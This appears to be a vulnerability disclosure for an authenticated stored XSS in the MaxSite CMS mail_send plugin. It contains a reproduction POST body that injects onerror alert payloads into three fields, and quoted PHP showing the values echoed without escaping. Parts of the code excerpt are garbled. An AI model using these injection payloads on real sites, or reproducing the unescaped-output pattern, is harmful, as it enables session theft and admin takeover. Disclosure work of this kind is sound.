

Authenticated Stored XSS allowing attacker inject malicious script

Author: Spycio.Kon

Date: 04/03/2026

Enviroment: test on Maxsite 109.3

Link: <https://github.com/maxsite/cms/tree/master>


Description: The vulnerable exist in the plugin mail_send. The f_subject, f_files, f_from are not sanitize allow attacker inject malicious script

Impact: Because the payload is stored, this attack does not require repeated interaction from the attacker and can.

affect multiple users, leading to account compromise, data manipulation, or full takeover of the administrative Panel by using other endpoint


Reproduce

Step1: Enable mail_send




Step2: Send the POST request with f_subject, f_files, f_from parameter belike.

```
f_session_id=cdf476e08c7340fad59fdccce40c896f&f_subject="><img/src/onerror="alert(1)">&f_from="
/><img/src/onerror="alert(2)">&f_files="/><img/src/onerror="alert(3)">&f_message=sdf&f_list=hacker
vnn40%40gmail.com&f_submit_send=
```



Step3: Go to <http://localhost/cms-109/cms-109/admin/guestbook> again



The root cause:

```

w > cms-109 > cms-109 > application > maxsite > plugins > mail_send > admin.php > ...
5  * (c) http://max-3000.com/
6  */
7
8  $CI = & get_instance();
9
10 $options_key = 'mail_send';
11
12 if ( $post = mso_check_post(array('f_session_id', 'f_subject', 'f_from', 'f_files', 'f_message', 'f_list')) )
13 {
14     mso_checkreferer();
15
16     $options = array();
17     $options['maillist'] = $post['f_list'];
18     $options['subject'] = $post['f_subject']; //done
19     $options['files'] = $post['f_files']; //done
20     $options['message'] = $post['f_message'];
21     $options['from'] = $post['f_from']; //done
22
23     mso_add_option($options_key, $options, 'plugins' ); // сохраним в опциях введенные данные
24
25     if (isset($post['f_submit_send'])) // разослать
26     {
27         $error = '';
28
29         if (!$post['f_subject']) $error .= 'Нужно указать тему письма. ';
30         if (!$post['f_message']) $error .= 'Нужно указать текст письма. ';
31
32         if (!$post['f_list']) $error .= 'Список рассылки пуст. ';
33
34         if (!$post['f_from']) $error .= 'Нужно указать email отправителя. ';
35         if ($post['f_from'] and !mso_valid_email($post['f_from'])) $error .= 'Указан неверный email отправителя. ';
36
37         if ($error)
38         {
39             echo '<div class="error">'. t('Ошибки: ') . $error . '</div>';
40         }
41     }
42 }

```

```

84 <?>= t('Mail Send') >></h1>
85 class="info"><?>= t('С помощью этого плагина вы можете организовать рассылку email-сообщений по списку.') >></p>
86
87 hp
88
89 $options = mso_get_option($options_key, 'plugins', array());
90 if ( !isset($options['maillist']) ) $options['maillist'] = '';
91 if ( !isset($options['subject']) ) $options['subject'] = '';
92 if ( !isset($options['files']) ) $options['files'] = '';
93 if ( !isset($options['message']) ) $options['message'] = '';
94 if ( !isset($options['from']) ) $options['from'] = mso_get_option('admin_email_server', 'general', '');
95
96 echo '<form class="fform" method="post">'. mso_form_session('f_session_id');
97
98 echo '<div class="fheader">'. t('Тема письма:') . '</span></p><span><input name="f_subject" type="text" value="'
99     . $options['subject'] . '"></span></p>';
100
101 echo '<p class="hr"><span class="fheader">'. t('От кого (email):') . '</span></p><span><input name="f_from" type="text" style="width: 100%" value="'
102     . $options['from'] . '"></span></p>';
103
104 echo '<p class="hr"><span class="fheader">'. t('Файл вложения (путь к файлу в uploads):') . '</span></p><span><input name="f_files" type="text" value="'
105     . $options['files'] . '"></span></p>';
106
107 echo '<p class="hr"><span class="fheader">'. t('Текст письма:') . '</span></p><span><textarea name="f_message" rows="10">'. htmlspecialchars($options['message']) . '</textarea></span></p>';
108
109 echo '<p class="hr"><span class="fheader">'. t('Список рассылки (один email в строке):') . '</span></p><span><textarea name="f_list" rows="10">'. htmlspecialchars($options['maillist']) . '</textarea></span></p>';
110
111 echo '<p class="hr"><span><button type="submit" name="f_submit_send" class="i send">'. t('Расослать') . '</button>';
112 echo '<button type="submit" name="f_save_list" class="i save">'. t('Только сохранить список') . '</button></span></p>';
113 echo '</form>';
114
115 nd file

```